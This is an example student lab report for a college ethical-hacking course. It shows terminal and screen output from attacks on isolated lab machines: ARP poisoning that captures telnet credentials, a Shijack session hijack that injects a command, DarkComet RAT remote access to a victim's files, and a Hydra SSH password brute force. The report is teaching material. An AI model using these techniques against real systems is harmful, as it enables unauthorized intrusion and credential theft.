CIS 76 Ethical Hacking


Lab 3 – Network and Computer Attacks

Benji Simms Example Report
September 11, 2016

Part 1 – Pod Setup (no screen shots required)

Part 2 – Telnet session hijack screenshots

[Kali] Ettercap discovered pod hosts, ARP poison targets and captured cis76 credentials




IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

```
ARP poisoning victims:

 GROUP 1 : 10.76.5.1 00:50:56:AF:F2:C3

 GROUP 2 : 10.76.5.201 00:50:56:AF:16:3A
TELNET : 172.30.10.160:23 -> USER: cis76  PASS: redacted
```


[Kali] Showing touch command injected into telnet session using Shijack


root@eh-kali-05: ~/cis76/shijack
File Edit View Search Terminal Help

```
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0xddb53c02 ACK = 0xdd481e4b
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
touch BenjiWasHere
^CClosing connection..
Done, Exiting.
root@eh-kali-05:~/cis76/shijack#
```


Showing “BenjiWasHere” file created on EH-Centos



```
CentOS release 6.4 (Final)
Kernel 2.6.32-358.el6.x86_64 on an x86_64
login: cis76
Password:
Last login: Sat Sep  9 17:09:47 from EH-pfSense-05.cis.cabrillo.edu
[cis76@EH-Centos ~]$ ls
BenjiWasHere  Documents  Music     Public     Videos
Desktop       Downloads  Pictures  Templates
[cis76@EH-Centos ~]$
```

Part 3 – DarkComet RAT

[Windows 7] Dark Comet showing Computer Information about victim



hSock	ID	IP Wan/[La...	Computer Name/U...	OS . SP . a...	% RA...	Language/Country	A.	Camera	Ping	Idle	Act
Unclassed users											
1640	Guest16...	216.1.1.1 ...	SERVER / SYSTEM	Windows ...	31%	English (United St...	x		0Ms	1011s	

```
Host Name:                 SERVER
OS Name:                   Microsoft(R) Windows(R) Server 2003, E
OS Version:                5.2.3790 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Uniprocessor Free
Registered Owner:          Student
Registered Organization:   College
Product I
Original
System Up
System Ma
System Mo
System Ty
Processor

BIOS Vers
Windows D
System Di
Boot Devi
System Lo
Input Loc
Time Zone
Total Phy
Available
Page File
Page File
Page File
Page File
```

File Manager : [SERVER / SYSTEM], Socket : [1640].


Send | Receive

Name	Type	Size
A:	Folder	
C:	Folder	
D:	Folder	

Name	Type	Size
..	Folder	-
CompanyXYZsalaries-DoN...	XLSX File	9.50 KB
Marked-by-Benji-Simms.txt	Text Document	0.00 B...

C:\Salary\

[Windows 7] DarkComet showing File Manager view of uploaded file named for Benji Simms



hSock	ID	IP Wan/[La...	Computer Name/U...	OS . SP . a...	% RA...	Language/Country	A.	Camera	Ping	Idle	Act
Unclassed users											
1640	Guest16...	216.1.1.1 ...	SERVER / SYSTEM	Windows ...	31%	English (United St...	x		0Ms	1011s	

File Manager : [SERVER / SYSTEM], Socket : [1640].


Name	Type	Size
A:	Folder	
C:	Folder	
D:	Folder	

Name	Type	Size	Fil
..	Folder	-	12
CompanyXYZsalaries-DoN...	XLSX File	9.50 KB	2/
Marked-by-Benji-Simms.txt	Text Document	0.00 B...	9/

C:\Salary\


Part 4 – SSH Brute Force

[Kali] Showing wordlist




```
root@eh-kali-05:~/brute# head words
class
students
instructor
Cabrillo
Describe
forum
course
assignments
Students
network
root@eh-kali-05:~/brute# tail words
innercontent
outercontent
Metal
Sitemap
Credits
Earth
footer
Simms
Hayrocket
Strict
root@eh-kali-05:~/brute#
```

[Kali] Showing cracked password



```
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Assurance" - 198 of 576 [child 0]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Tuesdays" - 199 of 576 [child 5]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Campus" - 200 of 576 [child 7]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "arranged" - 201 of 576 [child 4]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Units" - 202 of 576 [child 6]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "prerequisites" - 203 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Required" - 204 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Textbook" - 205 of 576 [child 1]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "available" - 206 of 576 [child 0]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Bookstore" - 207 of 576 [child 7]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Hands" - 208 of 576 [child 4]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Defense" - 209 of 576 [child 3]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Michael" - 210 of 576 [child 5]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Simpson" - 211 of 576 [child 6]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Backman" - 212 of 576 [child 2]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "James" - 213 of 576 [child 1]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "Corley" - 214 of 576 [child 0]
[ATTEMPT] target eh-rouji - login "ahdar" - pass "McGraw" - 215 of 576 [child 7]
[ATTEMPT] target eh-rouji - login "ahdar" - pass  redacted  216 of 576 [child 4]
[22][ssh] host: eh-rouji   login: ahdar   passwor
[STATUS] attack finished for eh-rouji (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-09-13 13:06:58
root@eh-kali-05:~/brute#
```

[EH-Rouji] Showing Ahdar’s secret



```
root@eh-kali-05:~/brute# ssh ahdar@eh-rouji 'cat secret'
ahdar@eh-rouji's password:
Ahdar Ru’afo's favorite c redacted .
root@eh-kali-05:~/brute#
```